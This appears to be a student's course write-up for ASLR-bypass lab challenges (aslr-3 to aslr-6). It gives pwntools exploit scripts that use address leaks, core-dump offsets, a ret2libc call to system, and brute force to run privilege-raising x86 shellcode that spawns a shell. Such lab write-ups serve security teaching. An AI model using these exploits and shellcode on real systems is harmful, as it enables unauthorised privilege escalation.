
10. aslr-3

In this case, we create a string to make the program crash then get core dump. In addition, we can get some leak value from the output data. Use them to subtract the buffer address we found by core dump. After that, we have known that we can use the specific index of the leak value to get the exact buffer address.



```
from pwn import *

shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'

p = process('./aslr-3')

first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'xxxx' + 'CCCC')
third_line = p.recvline().strip()
print(third_line)

p.sendline('200')

data = p.recv(200)
print(repr(data))

for i in xrange(len(data)/4):
    #print(repr(data[i*4:i*4+4]))
    addr = u32(data[i*4:i*4+4])
    print(hex(addr))

p.wait()

core = Core('core')
buffer_addr = core.stack.find(shellcode)
print(hex(buffer_addr))

int_addrs = []
for i in xrange(len(data)/4):
    #print(repr(data[i*4:i*4+4]))
    addr = u32(data[i*4:i*4+4])
    int_addrs.append(addr)
    print(hex(addr - buffer_addr))
new_buffer_addr = int_addrs[-4] - 0x14c

print(hex(buffer_addr))
print(hex(new_buffer_addr))
```

After check, we confirm the offset is 0x14c, thus, we can use offset to calculate the buffer address. Then we put the address of input_func() to the return address to execute this function again. Finally, put the calculated buffer address at the return address to achieve the goal.




```
#context.terminal = ['tmux','split','-h']
p = process('./aslr-3')

#gdb.attach(p)
first_line = p.recvline().strip()
second_line = p.recvline().strip()
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + p32(0x8048533))
third_line = p.recvline().strip()

print(first_line)
print(second_line)
print(third_line)

p.sendline('200')
data = p.recv(200)
print(repr(data))

int_addrs = []
for i in xrange(len(data)/4):
    print(repr(data[i*4:i*4+4]))
    addr = u32(data[i*4:i*4+4])
    int_addrs.append(addr)
new_buffer_addr = int_addrs[-4] - 0x14c
print(hex(new_buffer_addr))

p.recvline().strip()
first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + p32(new_buffer_addr))
third_line = p.recvline().strip()
print(third_line)
p.sendline('200')
p.interactive()
quit()
```

11. aslr-4

In this case, we use the environmental variable to get out shellcode. We can get the address of printf function by the program. Then, we can utilize it to calculate where the system function is by offset. After that, we link the character “@” to /bin/sh then set “@” as the argument of the system function. Finally, it will successfully privilege the program.

aslr.py



aslr.py


```python
#!/usr/bin/env python

from pwn import *

envs = {'PATH':'./:/bin'}

p = process('aslr-4',env = envs)

e = ELF('/lib/i386-linux-gnu/libc.so.6')

offset_printf = e.symbols['printf']
offset_system = e.symbols['system']

distance_btw_printf_system = offset_printf - offset_system

first_line = p.recvline().strip().split(' ')[-1]

print(first_line)

addr_printf = int(first_line, 16)

print(hex(addr_printf))

addr_system = addr_printf - distance_btw_printf_system

addr_at = addr_system + 0xb7df6fd1 - 0xb7df6db0

buf = "A"*0x88 + 'BLAH' + p32(addr_system) + 'XXXX'+ p32(addr_at)

p.sendline(buf)
p.interactive()
```

12. aslr-5


In this case, we use the check_function to get the leak address values and input_function to give another chance to send a new string to make the program crash then go to core file to find the buffer address. Then use it to calculate with the leak address values to get the offset of the buffer address. After that, the offset was confirmed that it was 0xb8. Finally, we use 0xb8 to calculate the buffer address then put it at the return address.

CS_579
Chun-Yu, Chen

aslr.py



```
aslr.py
#!/usr/bin/env python

from pwn import *

shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'

check_function = 0x80484b3
input_function = 0x80484cc
p = process('./aslr-5')

first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + p32(check_function) + p32(input_function))
third_line = p.recvline().strip()
print(repr(third_line))

print(p.recvline().strip())
leak_data = p.recvline().strip()
print(leak_data)

text_addrs = leak_data.split(':')[-1].strip().split(' ')
int_addrs = [int(x, 16) for x in text_addrs if x!= '(nil)']

print(text_addrs)
for addr in int_addrs:
    print(hex(addr))

first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + 'ADDR')
third_line = p.recvline().strip()
print(repr(third_line))

p.wait()

c = Core('core')

buffer_addr = c.stack.find(shellcode)

for addr in int_addrs:
    print(hex(addr - buffer_addr))

print("##################buffer address(core)", hex(buffer_addr))
print("##################buffer address(calculate)", hex(int_addrs[-3] - 0xb8))
```




```
p = process('./aslr-5')

first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + p32(check_function) + p32(input_function))
third_line = p.recvline().strip()
print(repr(third_line))

print(p.recvline().strip())
leak_data = p.recvline().strip()
print(leak_data)

text_addrs = leak_data.split(':')[-1].strip().split(' ')
int_addrs = [int(x, 16) for x in text_addrs if x!= '(nil)']

for addr in int_addrs:
    print(hex(addr))

new_buffer_addr = int_addrs[-3] - 0xb8

first_line = p.recvline().strip()
print(first_line)
second_line = p.recvline().strip()
print(second_line)
p.sendline(shellcode + '3'*(0x88 - len(shellcode)) + 'BLAH' + p32(new_buffer_addr))
p.interactive()
quit
```

CS_579
Chun-Yu, Chen

13. aslr-6

In this case, we use the brute force to get the flag. We made the program crash first to get a random buffer address. Then put it at the return address. In the end, we run it by while loop until it hit the correct buffer address. It will work if the program runs enough times.

aslr.py



aslr.py

```python
#!/use/bin/env python

from pwn import *

shellcode = 'j2X\xcd\x80\x89\xc3\x89\xc1jGX\xcd\x80jA\x89\xe3j\x0bX\x99RY\xcd\x80'

while True:
    p = process('./aslr-6')

    first_line = p.recvline().strip()
    second_line = p.recvline().strip()
    p.sendline(shellcode + "a" * (0x88 - len(shellcode)) + "EBP!" + p32(0xbffe4f70))
    p.interactive()
    p.close()

quit()
p.wait()

c = Core('core')

buffer_addr = c.stack.find(shellcode)

print(hex(buffer_addr))
quit()
```